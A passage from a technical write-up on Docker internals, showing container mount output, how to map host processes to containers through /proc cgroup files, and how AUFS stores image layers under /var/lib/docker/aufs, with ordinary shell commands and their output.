266 265 0:22 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/systemd ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd
267 265 0:24 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/net_cls,net_prio ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,net_cls,net_prio
269 265 0:25 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/blkio ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,blkio
274 265 0:26 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/freezer ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,freezer
275 265 0:27 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/perf_event ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,perf_event,release_agent=/run/cgmanager/agents/cgm-release-agent.perf_event
276 265 0:28 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/cpuset ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,cpuset,clone_children
277 265 0:29 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/memory ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,memory
278 265 0:30 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/cpu,cpuacct ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,cpu,cpuacct
279 265 0:31 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/hugetlb ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,hugetlb,release_agent=/run/cgmanager/agents/cgm-release-agent.hugetlb
280 265 0:32 /docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b /sys/fs/cgroup/devices ro,nosuid,nodev,noexec,relatime - cgroup cgroup rw,devices
281 259 252:0 /var/lib/docker/volumes/b48cd47225904a16e47aca11ef1d0e42141db25ad7a75a1ec23f01d2aa53df77/_data /tmp/hsperfdata_root rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
282 259 252:0 /var/lib/docker/volumes/95fff34718b87707e73696248c68e03e0f49826c455adb5781f9eccacfabfa73/_data /opt/apache-tomcat-8.0.23/logs rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
283 259 252:0 /var/lib/docker/volumes/c78ddf4a27a8520ff7ae316423ed990ccba62f29ae3e850a17d294b63a28390e/_data /opt/apache-tomcat-8.0.23/temp rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
284 259 252:0 /var/lib/docker/volumes/332e5c605cba6902cd21f770f59e327c415b24c49f8203742b63f3e3d0c8f361/_data /opt/apache-tomcat-8.0.23/work rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
285 259 252:0 /var/lib/docker/containers/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
286 259 252:0 /var/lib/docker/containers/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b/hostname /etc/hostname rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
287 259 252:0 /var/lib/docker/containers/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b/hosts /etc/hosts rw,relatime - ext4 /dev/dm-0 rw,errors=remount-ro,data=ordered
288 261 0:44 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k
289 261 0:14 /17 /dev/console rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=000
194 260 0:46 /asound /proc/asound ro,nosuid,nodev,noexec,relatime - proc proc rw
224 260 0:46 /bus /proc/bus ro,nosuid,nodev,noexec,relatime - proc proc rw
225 260 0:46 /fs /proc/fs ro,nosuid,nodev,noexec,relatime - proc proc rw
226 260 0:46 /irq /proc/irq ro,nosuid,nodev,noexec,relatime - proc proc rw
227 260 0:46 /sys /proc/sys ro,nosuid,nodev,noexec,relatime - proc proc rw
228 260 0:46 /sysrq-trigger /proc/sysrq-trigger ro,nosuid,nodev,noexec,relatime - proc proc rw
229 260 0:47 /null /proc/kcore rw,nosuid - tmpfs tmpfs rw,mode=755
230 260 0:47 /null /proc/timer_stats rw,nosuid - tmpfs tmpfs rw,mode=755
```

This gives an Idea about where the container content resides on the system. (Highlighted lines refer to the container mounts and not the actual image storage layers).

e. Docker Host process to Container Mapping – Simplified approach

Now If we look at /proc/(PID)/cgroup file we understand that If it's a docker process it should have ":/docker/" keyword in it.


So for listing all docker processes from a Docker Host system run:

#find '/proc/' -type f -name 'cgroup' -exec grep -il ':/docker/' {} \;

Example:

root@DockerHost# pstree –s –p (PID for process /usr/bin/docker)

This lists all processes running as child to docker service. Hence these are the processes running within container.



Now running root@DockerHost# find '/proc/' -type f -name 'cgroup' -exec grep -il '/docker/' {} \;

We get list of processes with file cgroup containing keyword ":/docker/".

```
root@SVAUbuntuTest:/# find '/proc/'  -type f -name 'cgroup'  -exec  grep   -il '/docker/'  {} \;
/proc/2309/task/2309/cgroup
/proc/2309/cgroup
/proc/2369/task/2369/cgroup
/proc/2369/cgroup
/proc/2418/task/2418/cgroup
/proc/2418/task/2419/cgroup
/proc/2418/task/2420/cgroup
/proc/2418/task/2421/cgroup
/proc/2418/task/2422/cgroup
/proc/2418/task/2423/cgroup
/proc/2418/task/2424/cgroup
/proc/2418/task/2425/cgroup
/proc/2418/task/2426/cgroup
/proc/2418/task/2427/cgroup
/proc/2418/task/2428/cgroup
/proc/2418/task/2429/cgroup
/proc/2418/task/2430/cgroup
/proc/2418/task/2431/cgroup
/proc/2418/task/2434/cgroup
/proc/2418/task/2435/cgroup
/proc/2418/task/2436/cgroup
/proc/2418/task/2437/cgroup
/proc/2418/task/2438/cgroup
/proc/2418/cgroup
root@SVAUbuntuTest:/#
```

Let's Pick up only 2309, 2369 and 2418 as they looks parent processes under docker process tree.


Now here is the mapping of identified processes to respective containers:

```
root@SVAUbuntuTest:/# cat /proc/2418/cgroup
10:hugetlb:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
9:cpu,cpuacct:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
8:perf_event:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
7:devices:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
6:memory:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
5:cpuset:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
4:blkio:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
3:net_cls,net_prio:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
2:freezer:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
1:name=systemd:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
root@SVAUbuntuTest:/# cat /proc/2309/cgroup
10:hugetlb:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
9:cpu,cpuacct:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
8:perf_event:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
7:devices:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
6:memory:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
5:cpuset:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
4:blkio:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
3:net_cls,net_prio:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
2:freezer:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
1:name=systemd:/docker/cc93c9dfbd2a3872e6bb5f88a328fa6aaad90095d2bc32675a75b2c167c22b6e
root@SVAUbuntuTest:/# cat /proc/2369/cgroup
10:hugetlb:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
9:cpu,cpuacct:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
8:perf_event:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
7:devices:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
6:memory:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
5:cpuset:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
4:blkio:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
3:net_cls,net_prio:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
2:freezer:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
1:name=systemd:/docker/94f24b7bbd9efe3eae9c40b7cb30e54a082b30ef20368d5a73ca2034dc922140
root@SVAUbuntuTest:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
94f24b7bbd9e        consol/tomcat-8.0   "/bin/bash"         35 minutes ago      Up 35 minutes       8080/tcp, 8778/tcp  fervent_torvalds
cc93c9dfbd2a        ubuntu              "/bin/bash"         35 minutes ago      Up 35 minutes                           compassionate_lovelace
root@SVAUbuntuTest:/#
```

C. Docker with default Storage Driver AUFS (Ubuntu)

Note – Below change is from docker 1.10 onwards. As of Docker 1.10, image layer IDs do not correspond to the names of the directories that contain their data. Below screenshots are from docker 1.10 only hence image ID and layer mismatch.
Reference: https://docs.docker.com/engine/userguide/storagedriver/aufs-driver/
https://docs.docker.com/engine/migration/

This is How Image Layer and Container Layer forms transparent view using Unions for end User/Docker container:



1. Basic Aufs Folder Structure (Subdirectories are empty when no image is downloaded):

```
root@SVAUbuntuTest:/var/lib/docker/aufs# ls -la
total 20
drwx------ 5 root root 4096 Mar 29 23:10 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
drwx------ 6 root root 4096 Mar 29 23:12 diff
drwx------ 2 root root 4096 Mar 29 23:12 layers
drwx------ 6 root root 4096 Mar 29 23:12 mnt
```

Downloaded a Docker image (container image is also Ubuntu for an example used in here)

```
root@SVAUbuntuTest:/# docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu

203137e8afd5: Pull complete
2ff1bbbe9310: Pull complete
933ae2486129: Pull complete
a3ed95caeb02: Pull complete
Digest: sha256:1bea66e185d3464fec1abda32ffaf2a11de69833cfcf81bd2b9a5be147776814
Status: Downloaded newer image for ubuntu:latest
```

Observe we have pulled 4 Layers for single image. We are expecting 4 corresponding mount points in '/var/lib/docker/aufs/mnt', '/var/lib/docker/aufs/layers' and '/var/lib/docker/aufs/diff'.

2. Now look if there are any entries added in subfolders of /var/lib/docker/aufs/ as all subfolders were empty before downloading image:

1. Looks like 'mnt' is a directory which stores 1 mount point (empty folders) for every layer downloaded:

```
root@SVAUbuntuTest:/var/lib/docker/aufs# ls -la mnt/
total 24
drwx------ 6 root root 4096 Mar 29 23:12 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
drwxr-xr-x 2 root root 4096 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
drwxr-xr-x 2 root root 4096 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
drwxr-xr-x 2 root root 4096 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
drwxr-xr-x 2 root root 4096 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
```

2. Folder 'layer' contains files with the same names that of mount points in 'mnt'. When these files opened, Observed that it shows layers in order how they are stacked to form Image.

```
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# ls -la
total 20
drwx------ 2 root root 4096 Mar 29 23:12 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
-rw-r--r-- 1 root root   65 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
-rw-r--r-- 1 root root  130 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
-rw-r--r-- 1 root root  195 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
-rw-r--r-- 1 root root    0 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers#
```

```
root@SVAUbuntuTest: /var/lib/docker/aufs/layers
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# cat 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# cat 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# cat 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# cat d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers#
```

#cat 8972f shows that it has 3 more layers underneath in order: 1>d32a2e (Base Layer) 2>57637155dc 3>845a1512cb (Top) and 4>This Blank layer which we have opened (Current – May be when image will run, runtime user changes will be saved in here)

3. Folder Diff Actually contains data in every layer:

Folders with same names found in here.

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -la
total 24
drwx------  6 root root 4096 Mar 29 23:12 .
drwx------  5 root root 4096 Mar 29 23:10 ..
drwxr-xr-x  6 root root 4096 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
drwxr-xr-x  3 root root 4096 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
drwxr-xr-x  2 root root 4096 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
drwxr-xr-x 21 root root 4096 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

Expanding every layer in order:

Topmost Layer4:

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -R -la 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c
50/
89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50/:
total 8
drwxr-xr-x 2 root root 4096 Mar 29 23:12 .
drwx------ 6 root root 4096 Mar 29 23:12 ..
```

Layer3: (Shows only /etc/apt/sources.list is updated than that of layer2)

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -R -la 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c91
90/
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/:
total 12
drwxr-xr-x 3 root root 4096 Mar 29 23:12 .
drwx------ 6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 3 root root 4096 Mar 18 11:24 etc

845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/etc:
total 12
drwxr-xr-x 3 root root 4096 Mar 18 11:24 .
drwxr-xr-x 3 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 2 root root 4096 Mar 18 11:24 apt

845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190/etc/apt:
total 12
drwxr-xr-x 2 root root 4096 Mar 18 11:24 .
drwxr-xr-x 3 root root 4096 Mar 18 11:24 ..
-rw-r--r-- 1 root root 1895 Mar 18 11:24 sources.list
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

Layer2: (Looks like content of few directories has changed than that of Layer1)

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -la 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22/
total 24
drwxr-xr-x 6 root root 4096 Mar 29 23:12 .
drwx------ 6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x 4 root root 4096 Mar 18 11:24 etc
drwxr-xr-x 2 root root 4096 Mar 18 11:24 sbin
drwxr-xr-x 3 root root 4096 Mar 18 11:24 usr
drwxr-xr-x 3 root root 4096 Mar 18 11:24 var
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```

Detailed changes can be found in attachment:

Layer2.txt

Layer1: Base layer which contains almost everything. Layers above are captures only differences in terms of file/directory changes.

```
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls -la d32a2eb6
total 84
drwxr-xr-x 21 root root 4096 Mar 29 23:12 .
drwx------  6 root root 4096 Mar 29 23:12 ..
drwxr-xr-x  2 root root 4096 Mar 16 19:06 bin
drwxr-xr-x  2 root root 4096 Apr 10  2014 boot
drwxr-xr-x  3 root root 4096 Mar 16 19:06 dev
drwxr-xr-x 61 root root 4096 Mar 16 19:06 etc
drwxr-xr-x  2 root root 4096 Apr 10  2014 home
drwxr-xr-x 12 root root 4096 Mar 16 19:06 lib
drwxr-xr-x  2 root root 4096 Mar 16 19:06 lib64
drwxr-xr-x  2 root root 4096 Mar 16 19:05 media
drwxr-xr-x  2 root root 4096 Apr 10  2014 mnt
drwxr-xr-x  2 root root 4096 Mar 16 19:05 opt
drwxr-xr-x  2 root root 4096 Apr 10  2014 proc
drwx------  2 root root 4096 Mar 16 19:06 root
drwxr-xr-x  7 root root 4096 Mar 16 19:06 run
drwxr-xr-x  2 root root 4096 Mar 16 19:06 sbin
drwxr-xr-x  2 root root 4096 Mar 16 19:05 srv
drwxr-xr-x  2 root root 4096 Mar 12  2014 sys
drwxrwxrwt  2 root root 4096 Mar 16 19:06 tmp
drwxr-xr-x 10 root root 4096 Mar 16 19:05 usr
drwxr-xr-x 11 root root 4096 Mar 16 19:06 var
root@SVAUbuntuTest:/var/lib/docker/aufs/diff#
```


For all files in this base layer see attachment:

Layer1.txt

3. Identify that What Image corresponds to which layers stored in AUFS Storage

1. On Docker version < 1.10, Image Id used to corresponds with mnt, layer and diff.

I have checked it on Centos7 system with docker 1.9.1 (No AUFS, Instead storage driver is device mapper) and found that Its easy to identify Layers from Image.



If we compare Output files for #docker inspect Ubuntu from docker 1.10 and 1.9.
Difference is that in 1.10 – parameter ID is Hash where as in 1.9, same parameter looks lile randomly generated UUID. Find output files attached for reference.

ImageInspectv1.9.txt ImageInspectv1.10.txt

2. Mapping of Image Layer ID to Storage Layer in Docker 1.10 Onwards: Dirty Method

From Docker 5 Onwards, Image layer Ids are content addressable i.e.… Hashes are used. Whereas for storage, randomized UUIDs are used.

Reverse Engineered from:

```
root@SVAUbuntuTest:/var/lib/docker/aufs# ls
diff  layers  mnt
root@SVAUbuntuTest:/var/lib/docker/aufs# cd layers/
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# ls
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22  89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190  d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/layers# cd ../../
root@SVAUbuntuTest:/var/lib/docker# grep -Irn d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
aufs/layers/845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190:2:d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
aufs/layers/57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22:1:d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
aufs/layers/89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50:3:d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
